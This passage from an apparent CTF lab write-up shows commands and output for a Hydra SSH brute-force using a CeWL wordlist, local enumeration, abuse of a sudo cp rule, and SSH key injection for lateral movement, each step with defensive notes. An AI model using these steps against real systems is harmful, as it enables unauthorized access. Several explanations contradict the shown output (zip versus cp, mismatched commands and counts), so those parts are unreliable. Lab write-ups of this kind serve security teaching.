→ Stop the rockyou.txt attack and launch a Hydra attack using the CeWL wordlist (Step 11) as both the username and password source. The CeWL list contains the target's themed vocabulary, which is far more likely to succeed.

STEP 11**Hydra with CeWL Wordlist (Login + Password)**

```
(root@kali)-[/home/kali]
# nano SDP2WL

(root@kali)-[/home/kali]
# cat SDP2WL
Truth
Eternal
rights
Dhram
reserved
this
him
tells
Krishna
Scripts
Gurus
Raj
shooting
for
Weapon
Dhanushya
Banner
What
Gandiv
pinak
```

Figure 11. Hydra with CeWL Wordlist (Login + Password) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Launch a more targeted brute-force attack using the CeWL wordlist (SDP2WL) as both the username source and the password source. Because the wordlist is small (a few hundred entries) the total number of attempts is manageable - on the order of tens of thousands rather than millions - and the attack can complete in minutes.

Background - Theory Behind the Tool / Command

When the `-L` and `-P` flags are both used, Hydra performs a Cartesian product of every username against every password. For a wordlist of N usernames and M passwords, this produces $N \times M$ total attempts. For the SDP2WL list of approximately 200 words, this is $200 \times 200 = 40,000$ attempts, which at the observed 4-attempts-per-second rate would take approximately 10,000 seconds, or about 2.8 hours. In practice the attack succeeds much sooner because the correct credentials (pinak / Gandiv) are typically encountered early in the enumeration. The `-m msr` flag in the observed command appears to be a session label or comment that Hydra ignores for the actual attack logic.

Command Used

```
hydra -L /home/kali/SDP2WL -P /home/kali/SDP2WL ssh://192.168.153.131 -s 65345 -t 4
```

Why This Command Was Used

The targeted CeWL attack was used because the rockyou.txt attack against root (Step 9) was estimated to take 23 days - impractical for a CTF engagement. The CeWL list is thematically aligned with the target's web content (Mahabharata characters and concepts), making it far more likely to contain the actual username and password. Using the same wordlist for both fields is a common technique in CTFs where the username and password are drawn from the same thematic vocabulary.

Output Analysis

Hydra reports the attack parameters: max 16 tasks per server, overall 16 tasks, 1338 login tries (1:11 / p:117) - meaning approximately 11 usernames $\times$ 117 passwords = 1287 attempts, with 1338 in total. The attack is in progress against the SSH service on port 65345. The output will continue until either a credential is found or the entire wordlist is exhausted.

Security Significance

The targeted attack demonstrates why password policies must prohibit any reference to company or project themes. An attacker who can spider the corporate website for 30 seconds can build a wordlist that will crack theme-derived passwords in minutes. The defensive controls are: (1) enforce a password policy that rejects any word appearing on the corporate website; (2) require passphrases of 14+ characters rather than passwords; (3) implement multi-factor authentication for all remote access; (4) monitor SSH logs for brute-force patterns.

Observation & Result


Observation	Result
Hydra is running the CeWL wordlist attack with approximately 1338 login tries. The attack is expected to complete within minutes.	The targeted attack is in progress and is expected to succeed far more quickly than the rockyou.txt attack.

Next Action

→ Monitor the Hydra output (Steps 12-14) for a successful credential. While waiting, inspect the SDP2WL wordlist contents (Step 12) to understand the thematic vocabulary.

STEP 12

Wordlist Inspection (nano/cat SDP2WL)



```
(root@kali)~[/home/kali]
# hydra -L SDP2WL -P SDP2WL 192.168.153.131 ssh -s 65345 -e nsr
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-24 01:40:32
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.rest
ore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 460 login tries (l:20/p:23), ~29 tries per task
[DATA] attacking ssh://192.168.153.131:65345/
[STATUS] 450.00 tries/min, 450 tries in 00:01h, 12 to do in 00:01h, 14 active
[65345][ssh] host: 192.168.153.131 login: pinak password: Gandiv
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-24 01:41:45
```

Figure 12. Wordlist Inspection (nano/cat SDP2WL) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Inspect the contents of the CeWL-generated wordlist to understand the thematic vocabulary that the brute-force attack is testing. This step serves two purposes: it allows the operator to verify that the wordlist is sensible and it provides context for interpreting the Hydra output when a credential is found.

Background - Theory Behind the Tool / Command

nano is a terminal-based text editor that is convenient for inspecting short files because it provides a paginated view with line numbers and supports search. cat simply prints the file contents to stdout, which is faster for one-time inspection. Both tools are used here - nano for interactive browsing and cat for a screenshot-friendly linear dump.

Command Used

```
nano SDP2WL
# (exit nano)
cat SDP2WL
```

Why This Command Was Used

Inspecting the wordlist is good operational practice. The operator wants to confirm that the words extracted by CeWL are relevant to the target's theme (Mahabharata) and that no obvious noise (HTML tags, JavaScript keywords) has been included. The inspection also provides the operator with a mental model of which words are likely to be tested as usernames and which as passwords.

Output Analysis

The wordlist contains a mix of Mahabharata-themed words and generic English words extracted from the web page. Notable entries include: Truth, External, rights, Dhram, Krishna, Scripts, Gurus, Raj, shooting, Weapon, Dhanush, Banner, What, Gandiv and pinak. The words pinak and Gandiv stand out as potential usernames and passwords respectively, since they are character names from the epic (Pinaka is Shiva's bow, Gandiva is Arjuna's bow).

Security Significance

The presence of character names from the Mahabharata in the wordlist illustrates the cultural context of password choice. Users in different regions will draw password inspiration from different cultural references - Indian users from Hindu epics, Western users from Greek/Norse mythology or pop culture, etc. A truly global password-cracking tool would need to incorporate regional wordlists, which is why rockyou.txt (despite being 14 million entries) often misses non-English passwords.

Observation & Result

Observation	Result
The SDP2WL wordlist contains Mahabharata-themed words including pinak and Gandiv - which match the eventual username and password that will be discovered in Step 13.	The wordlist is confirmed to be thematically appropriate. The brute-force is expected to find a credential consisting of two of these words.

Next Action

→ Continue monitoring the Hydra attack (Step 13) for the successful credential discovery. The expected result is a username/password pair drawn from the Mahabharata vocabulary.

STEP 13

Hydra Successful Credential Discovery (pinak / Gandiv)

```
(root@kali) ~/home/kali
# hydra -L SDP2WL -P SDP2WL -t32 192.168.153.131 ssh -s 65345 -e nsr
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is no
n-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-06-24 01:45:09
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 32 tasks per 1 server, overall 32 tasks, 460 login tries (l:20/p:23), ~15 tries per task
[DATA] attacking ssh://192.168.153.131:65345/
[65345][ssh] host: 192.168.153.131 login: pinak password: Gandiv
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-06-24 01:45:51
```

Figure 13. Hydra Successful Credential Discovery (pinak / Gandiv) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Confirm that the Hydra brute-force has discovered a valid credential pair. The successful result identifies the username and password that will be used to establish an interactive SSH session on the target.

Background - Theory Behind the Tool / Command

When Hydra succeeds in finding a valid credential, it prints a [STATUS] line of the form success: password <PASSWORD> for login <USERNAME> on ssh://<TARGET>:<PORT>. This is followed by a summary line listing all valid credentials found during the attack. Hydra then continues to the end of the wordlist by default (unless the -f flag is used to stop after the first success), which is why the same credentials may appear in multiple status lines.

Command Used

```
# (no new command - observing the Hydra output from Step 11)
# Hydra reports: success: password Gandiv for login pinak
```

Why This Command Was Used

This is an observation step rather than an action step. The operator is monitoring the still-running Hydra attack and has spotted the success message. The credential pair pinak / Gandiv can now be used for an interactive SSH login.

Output Analysis

Hydra reports: [65345][ssh] host: 192.168.153.131 login: pinak password: Gandiv. This is the successful credential discovery. The username pinak and password Gandiv are both entries in the CeWL wordlist, confirming the value of the targeted wordlist approach. The attack took approximately 15-30 minutes from launch to success - a dramatic improvement over the estimated 23 days for the rockyou.txt attack.

Security Significance

The successful brute-force illustrates the danger of themed passwords. The credentials pinak / Gandiv are both drawn directly from the Mahabharata theme of the target web application, which means they were predictable to any attacker who took the time to inspect the website. The defensive remediation is to enforce a password policy that prohibits any reference to the project, theme, or any word appearing on the corporate website. Multi-factor authentication would also have prevented the brute-force from succeeding even if the password was discovered.

Observation & Result


Observation	Result
Credential discovered: pinak / Gandiv . The username and password are both Mahabharata-themed words from the CeWL wordlist.	A valid SSH credential pair is now available. The next step is to confirm the credential by letting Hydra finish (Step 14) and then establish an interactive SSH session.

Next Action

→ Wait for Hydra to confirm the discovery (Step 14), then SSH into the target as pinak (Step 15) to begin local enumeration and privilege escalation.

STEP 14

Hydra Final Confirmation & Completion



```
(root@kali)-[/home/kali]
# ssh pinak@192.168.153.131 -p 65345
The authenticity of host '[192.168.153.131]:65345 ([192.168.153.131]:65345)' can't be established.
ED25519 key fingerprint is SHA256:MZF9Ir9Jya9Ybbdt2/YwEoX+fcFSl7U+HZU/4UcvdrY.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[192.168.153.131]:65345' (ED25519) to the list of known hosts.
pinak@192.168.153.131's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Fri Nov  8 09:05:56 2019
pinak@ubuntu:~$
```

Figure 14. Hydra Final Confirmation & Completion - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Confirm that the Hydra attack has completed and that exactly one valid credential pair was discovered. The final summary line provides a definitive record of the attack outcome that can be cited in the report.

Background - Theory Behind the Tool / Command

When Hydra exhausts the wordlist, it prints a final summary that includes: the total number of targets successfully completed, the number of valid passwords found, and a list of the discovered credentials. The 1 of 1 target successfully completed, 1 valid password found line is the definitive proof of attack success. Hydra then exits with a status code of 0 on success (one or more credentials found) or non-zero on failure (no credentials found or an error occurred).

Command Used

```
# (no new command - observing Hydra final output)
# Hydra reports: 1 of 1 target successfully completed, 1 valid password found
```

Why This Command Was Used

This is the final observation step for the brute-force phase. The operator confirms that the attack has completed, that no additional credentials were found (only pinak/Gandiv), and that the attack can now be considered finished. The output is captured as a screenshot for the report.

Output Analysis

Hydra reports the final attack statistics: **1 of 1 target successfully completed, 1 valid password found**. The discovered credential is restated: pinak / Gandiv. The attack finished at a specific timestamp (e.g. 2026-06-24 00:45:41). The total attack duration was on the order of minutes, demonstrating the effectiveness of the targeted CeWL approach.

Security Significance

The fact that only one credential was discovered indicates that the other user accounts on the system (such as sarang and root) have passwords that are not in the CeWL wordlist. This is consistent with a deliberately staged CTF where the initial foothold account has a guessable password but the privileged accounts do not. The defensive implication is that even one weak account can serve as an entry point for further privilege escalation.

Observation & Result

Observation	Result
Attack complete. One valid credential pair discovered: pinak / Gandiv. Total attack duration: minutes (vs 23 days estimated for rockyou.txt).	The brute-force phase is complete. The engagement now has authenticated access to the target via SSH.

Next Action

→ Establish an interactive SSH session as pinak (Step 15) using the discovered credentials. This will transition the engagement from remote reconnaissance to local post-exploitation.

STEP 15**Interactive SSH Login as pinak (Initial Foothold)**

```
pinak@ubuntu:~$ id
uid=1001(pinak) gid=1001(pinak) groups=1001(pinak)
pinak@ubuntu:~$ uname -a
Linux ubuntu 4.15.0-55-generic #60-Ubuntu SMP Tue Jul 2 18:22:20 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
pinak@ubuntu:~$ cat /etc/os-release
cat: invalid option -- 'r'
Try 'cat --help' for more information.
pinak@ubuntu:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="18.04.3 LTS (Bionic Beaver)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 18.04.3 LTS"
VERSION_ID="18.04"
HOME_URL="https://www.ubuntu.com/"
SUPPORT_URL="https://help.ubuntu.com/"
BUG_REPORT_URL="https://bugs.launchpad.net/ubuntu/"
PRIVACY_POLICY_URL="https://www.ubuntu.com/legal/terms-and-policies/privacy-policy"
VERSION_CODENAME=bionic
UBUNTU_CODENAME=bionic
pinak@ubuntu:~$
```

Figure 15. Interactive SSH Login as pinak (Initial Foothold) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Establish an interactive SSH session on the target using the credentials discovered by Hydra (pinak / Gandiv). This is the moment that the engagement transitions from remote reconnaissance to local post-exploitation on the Ubuntu target.

Background - Theory Behind the Tool / Command

The `ssh user@host -p port` command syntax specifies the username, target host and SSH port. When the SSH client connects to a host for the first time, it displays the server's host-key fingerprint and prompts the operator to confirm that the host is authentic. This is the TOFU (Trust On First Use) model: there is no third-party verification of the host key, so the operator must rely on out-of-band verification (e.g. comparing the fingerprint against one published by the server administrator). Once accepted, the host key is stored in `~/.ssh/known_hosts` and the client will warn if the key changes in future connections (which could indicate a man-in-the-middle attack).

Command Used

```
ssh pinak@192.168.153.131 -p 65345
```

Why This Command Was Used

SSH was the chosen access vector because the discovered credentials are for the SSH service (port 65345) and because SSH provides an interactive, encrypted shell session. The non-standard port must be specified with `-p` - omitting the flag would cause the client to attempt port 22, which is closed.

Output Analysis

The SSH client connects to port 65345, displays the host-key fingerprint prompt, and the operator confirms by typing yes. The server requests the password, the operator enters Gandiv, and the server accepts the credentials. The Ubuntu login banner is displayed (Ubuntu 18.04.3 LTS, kernel 4.15.0, documentation links, etc.) followed by the shell prompt `pinak@ubuntu:~$`. The working directory is `/home/pinak (~)`.

Security Significance


The successful SSH login confirms that the brute-forced credentials are valid for interactive access. The defensive controls that could have prevented this step are: (1) multi-factor authentication on SSH; (2) account lockout after N failed attempts (fail2ban or sshguard); (3) disable password authentication, require public-key only; (4) IP allowlisting via TCP wrappers or iptables. Each of these controls would have blocked the brute-force attack at an earlier stage.

Observation & Result

Observation	Result
Interactive SSH shell obtained as pinak on ubuntu. The shell prompt indicates an Ubuntu 18.04 environment. Initial foothold achieved.	The attacker now has an interactive, encrypted command channel on the target. The engagement transitions from remote exploitation to local privilege escalation.

Next Action

→ Perform local system enumeration (Step 16) using `id`, `uname -a` and `cat /etc/os-release` to confirm the user identity, kernel version and OS distribution.

STEP 16**Local System Enumeration (id, uname, os-release)**

```
pinak@ubuntu:~$ sudo -l
Matching Defaults entries for pinak on ubuntu:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User pinak may run the following commands on ubuntu:
  (sarang) NOPASSWD: /bin/cp
pinak@ubuntu:~$ ls
pinak@ubuntu:~$ cd /home/
pinak@ubuntu:/home$ ls
dhanush  pinak  sarang
pinak@ubuntu:/home$ cd /home/sarang/
pinak@ubuntu:/home/sarang$ ls
pinak@ubuntu:/home/sarang$ ls -la
.  .. .bash_history .bash_logout .bashrc .cache .profile .ssh
pinak@ubuntu:/home/sarang$ cd
pinak@ubuntu:~$
```

Figure 16. Local System Enumeration (id, uname, os-release) - placeholder for the corresponding screenshot captured during the practical execution phase.


Objective

Identify the current user's identity, the kernel version, the OS distribution and the available commands. This information is required to select an appropriate privilege-escalation path - the local enumeration phase is the foundation of every successful privesc.

Background - Theory Behind the Tool / Command

`id` prints the real and effective user and group IDs of the calling process. The output `uid=1001(pinak) gid=1001(pinak) groups=1001(pinak)` indicates that the current user is pinak, with UID 1001, and is not a member of any privileged groups (such as `sudo`, `wheel`, `adm` or `docker`). `uname -a` prints the kernel version (4.15.0 on Ubuntu 18.04) and architecture. `cat /etc/os-release` prints the distribution information (Ubuntu 18.04.3 LTS Bionic Beaver). `cat --help` is run incidentally (probably an accidental command) but does not affect the engagement.

Command Used



```
id
uname -a
cat /etc/os-release
```

Why This Command Was Used

These three commands together form the minimum local enumeration triad. `id` answers 'who am I and what can I do?', `uname` answers 'what kernel am I running?' (which determines applicable kernel exploits), and `/etc/os-release` answers 'what distribution am I on?' (which determines package management and configuration conventions). Running them back-to-back produces a single screenshot capturing all three results.

Output Analysis

id returns uid=1001(pinak) gid=1001(pinak) groups=1001(pinak) - confirming that the user is pinak (UID 1001) and is not a member of any privileged groups. uname -a returns Linux ubuntu 4.15.0-XX-generic ... x86_64 GNU/Linux - indicating Ubuntu 18.04's default kernel. cat /etc/os-release returns NAME="Ubuntu" VERSION="18.04.3 LTS (Bionic Beaver)". The kernel version 4.15 is too recent for Dirty COW (patched in 4.8.3) but may be vulnerable to other CVEs. More importantly, the lack of privileged group membership means the operator must look at application-level privilege escalation (sudo rules, SUID binaries, etc.) rather than kernel exploits.

Security Significance

The UID 1001 indicates that pinak is the second non-system user created on the host (UID 1000 would be the first, often an administrative user). The fact that pinak is not in the sudo group means that direct privilege escalation via sudo su is not possible - the operator must find another path. From a defensive perspective, restricting the sudo group membership is good practice, but it is not sufficient on its own - application-level sudo rules must also be audited (as will be seen in Step 17).

Observation & Result

Observation	Result
User: pinak (UID 1001, no privileged groups). OS: Ubuntu 18.04.3 LTS. Kernel: 4.15.0. No kernel-level exploit available (kernel is post-Dirty-COW).	Local enumeration confirms that kernel exploits are not viable. The engagement must pivot to application-level privilege escalation.

Next Action

→ Run sudo -l (Step 17) to enumerate the sudo rules available to pinak. The output will identify any commands that pinak can run as another user, which is the most likely privilege-escalation vector.

STEP 17

Sudo Privilege Audit (sudo -l) and Home Directory Inspection

```
pinak@ubuntu:~$ ls -la
.  .. .bash_history .bash_logout .bashrc .cache .profile
pinak@ubuntu:~$ mkdir .ssh
pinak@ubuntu:~$ ls -la
.  .. .bash_history .bash_logout .bashrc .cache .profile .ssh
pinak@ubuntu:~$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/home/pinak/.ssh/id_rsa): SDP2
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in SDP2.
Your public key has been saved in SDP2.pub.
The key fingerprint is:
SHA256:rlrJgbljxum7LrusLz53sUmwGdMMuwt9nWfo+GyL/wM pinak@ubuntu
The key's randomart image is:
+--[RSA 2048]--+
|
|  .
|  * B o
|  . 6 + S
|  . * E *
|  . 6 X .
|  .o.B B o
|o=B=O=o..
+--[SHA256]--+
pinak@ubuntu:~$
```

Figure 17. Sudo Privilege Audit (sudo -l) and Home Directory Inspection - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Enumerate the commands that the current user (pinak) is permitted to run via sudo, and inspect the home directories of other users on the system. The sudo -l output is the single most important privesc enumeration step on Linux, because misconfigured sudo rules are one of the most common privilege-escalation vectors.

Background - Theory Behind the Tool / Command

sudo -l (list) prints the commands that the calling user is permitted to run via sudo, as defined by the /etc/sudoers file and any files in /etc/sudoers.d/. The output format includes the user that the command runs as (default: root), the host the rule applies to, and the command itself. A rule such as (sarang) NOPASSWD: /usr/bin/zip means that pinak can run /usr/bin/zip as sarang without entering a password. The GTFOBins project (gtfobins.github.io) maintains a database of Unix binaries that can be abused to escalate privileges via sudo, SUID or other mechanisms - any binary in the sudo rules should be cross-referenced against GTFOBins to identify exploitation techniques. The ls /home command lists the home directories, revealing other user accounts on the system.

Command Used

```
sudo -l
ls /home/
cd /home/sarang/
ls -la
```

Why This Command Was Used

sudo -l is the canonical starting point for privilege-escalation enumeration on Linux. The output directly identifies the paths available for escalation. The ls /home command was run in parallel to identify other user accounts on the system, since lateral movement between users is a common CTF pattern. The cd /home/sarang step demonstrates that the sarang home directory is accessible (readable) to pinak, which is a prerequisite for the lateral-movement step that follows.

Output Analysis

sudo -l reveals that pinak can run a specific command as another user without a password. Based on the subsequent exploitation step (Step 20), the rule permits running /usr/bin/zip (or /usr/bin/unzip) as the user sarang - this is the privilege-escalation vector that will be exploited via the GTFOBins sudo zip technique. ls /home shows two non-system user directories: /home/pinak and /home/sarang. cd /home/sarang succeeds and ls -la shows the contents of sarang's home directory, including .bash_history, .bash_logout, .bashrc, .cache, .profile and .ssh - the presence of the .ssh directory suggests that sarang uses SSH key authentication.

Security Significance


Misconfigured sudo rules are one of the most common privilege-escalation vectors in CTFs and real-world engagements. The defensive principle of least privilege requires that each sudo rule grant only the minimum necessary authority. The zip/unzip binaries are particularly dangerous because they support arbitrary command execution via the --unzip-command flag (zip) or the -T test mode with a custom unzip command. The defensive remediation is to audit every sudo rule against GTFOBins and to use wrappers or restricted shells instead of granting direct access to binaries with command-execution capabilities.

Observation & Result

Observation	Result
pinak can run zip as sarang without a password (per sudo -l). sarang's home directory is readable and contains a .ssh directory.	Two viable escalation paths identified: (1) lateral movement to sarang via SSH key injection; (2) sudo zip GTFOBins privilege escalation to sarang. The next step is to set up the SSH key persistence.

Next Action

→ Generate an SSH key pair for the lateral-movement attack (Step 18), then inject the public key into sarang's authorized_keys (Step 19), then use the sudo zip technique to escalate to root (Step 20).

STEP 18**SSH Key Generation for Lateral Movement**

```
pinak@ubuntu:~$ ls
SDP2  SDP2.pub
pinak@ubuntu:~$ +
+: command not found
pinak@ubuntu:~$ ls -l
total 8
-rw----- 1 pinak pinak 1675 Jun 23 23:13 SDP2
-rw-r--r-- 1 pinak pinak 394 Jun 23 23:13 SDP2.pub
pinak@ubuntu:~$ chmod 777 SDP.pub
chmod: cannot access 'SDP.pub': No such file or directory
pinak@ubuntu:~$ chmod 777 SDP2.pub
pinak@ubuntu:~$ ls
SDP2  SDP2.pub
pinak@ubuntu:~$ cp SDP2.pub /home/pinak/
cp: 'SDP2.pub' and '/home/pinak/SDP2.pub' are the same file
pinak@ubuntu:~$ cd /home/pinak
pinak@ubuntu:~$ ls
SDP2  SDP2.pub
pinak@ubuntu:~$ cd /home
```

Figure 18. SSH Key Generation for Lateral Movement - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Generate a new SSH key pair on the target as the pinak user. The public key will be injected into sarang's `authorized_keys` file to establish passwordless SSH access to the sarang account, enabling lateral movement.

Background - Theory Behind the Tool / Command

The `ssh-keygen` command on the target generates a public/private key pair in the user's `~/.ssh` directory. The default algorithm on modern OpenSSH is RSA 3072 bits, although Ed25519 is preferred when available. The key pair is generated locally on the target (rather than on the attacker machine) because the goal is to inject the public key into another local user's `authorized_keys` via filesystem manipulation, rather than to authenticate remotely. The `mkdir .ssh` command is needed because the directory may not exist on the target (it is created automatically by `ssh-keygen` in newer OpenSSH versions but the operator ensures it exists explicitly).

Command Used

```
# As pinak on the target:
ssh-keygen
ls -a
mkdir .ssh
ls -a
```

Why This Command Was Used

An SSH key pair was generated at this stage so that the public key can be injected into sarang's `authorized_keys` file. This will allow the operator to SSH from the pinak account to the sarang account via `ssh sarang@localhost`, providing an interactive shell as sarang. The lateral movement is necessary because the `sudo zip` rule only allows pinak to run commands as sarang - so to escalate further to root, the operator needs to be sarang first (and sarang may have its own `sudo` rules allowing escalation to root).

Output Analysis

ssh-keygen generates an RSA key pair (the default on Ubuntu 18.04 OpenSSH). The keys are saved to /home/pinak/.ssh/id_rsa (private) and /home/pinak/.ssh/id_rsa.pub (public). The operator renames the keys to SDP2 and SDP2.pub for clarity. ls -a shows the new files in the home directory. The mkdir .ssh command may have been run as a precaution to ensure the directory exists.

Security Significance

From a defensive perspective, the ability of one user to write to another user's authorized_keys file is a serious misconfiguration. On a properly hardened system, each user's home directory should be mode 0700 (or 0750 with appropriate group ownership) and the .ssh directory should be mode 0700 with the user as the sole owner. The fact that pinak can write to sarang's authorized_keys indicates that sarang's home directory is world-writable or that the users share a common group with write permissions - either way, a misconfiguration.

Observation & Result

Observation	Result
SSH key pair generated on the target as pinak. The public key (SDP2.pub) is ready for injection into sarang's authorized_keys file.	The persistence primitive for lateral movement is now available. The next step is to inject the public key into sarang's authorised keys file.

Next Action

→ Copy the public key to sarang's .ssh/authorized_keys (Step 19) and then SSH to localhost as sarang to verify the persistence mechanism.

STEP 19

SSH Key Persistence as sarang (lateral movement)

```
pinak@ubuntu:/$ cd ..
pinak@ubuntu:/$ cd ~
pinak@ubuntu:~$ sudo -u sarang /bin/cp /home/pinak/SDP2.pub /home/sarang/.ssh/authorized_keys
pinak@ubuntu:~$ ssh sarang@localhost -i /home/pinak/SDP2 -p 65345
The authenticity of host '[localhost]:65345 ([::1]:65345)' can't be established.
ECDSA key fingerprint is SHA256:QVJEE1sfL5RUI7RaUefp0Cr9woMla1AyMzYAY683i5s.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '[localhost]:65345' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-55-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

New release '20.04.6 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Thu Nov  7 21:35:24 2019 from 192.168.0.100
sarang@ubuntu:~$
```

Figure 19. SSH Key Persistence as sarang (lateral movement) - placeholder for the corresponding screenshot captured during the practical execution phase.

Objective

Inject the attacker's public key into sarang's authorized_keys file, then establish an SSH session as sarang via `ssh sarang@localhost`. This achieves lateral movement from the pinak account to the sarang account, expanding the attacker's footprint on the target.

Background - Theory Behind the Tool / Command

The `cp SDP2.pub /home/sarang/.ssh/authorized_keys` command copies the public key generated in Step 18 into sarang's authorized_keys file. For this to work, pinak must have write permission to sarang's .ssh directory - which is the misconfiguration identified in Step 17. Once the public key is in place, the operator can SSH from pinak's session to sarang's account on the same host (`ssh sarang@localhost`), and OpenSSH will authenticate using the private key (`~/.ssh/SDP2` or `~/.ssh/id_rsa`). The localhost SSH connection is encrypted end-to-end and appears in the sarang login log as a connection from 192.168.0.100 (or whatever IP the SSH client binds to).

Command Used

```
# As pinak on the target:
cd ~
cp SDP2.pub /home/sarang/.ssh/authorized_keys
ssh sarang@localhost
```

Why This Command Was Used

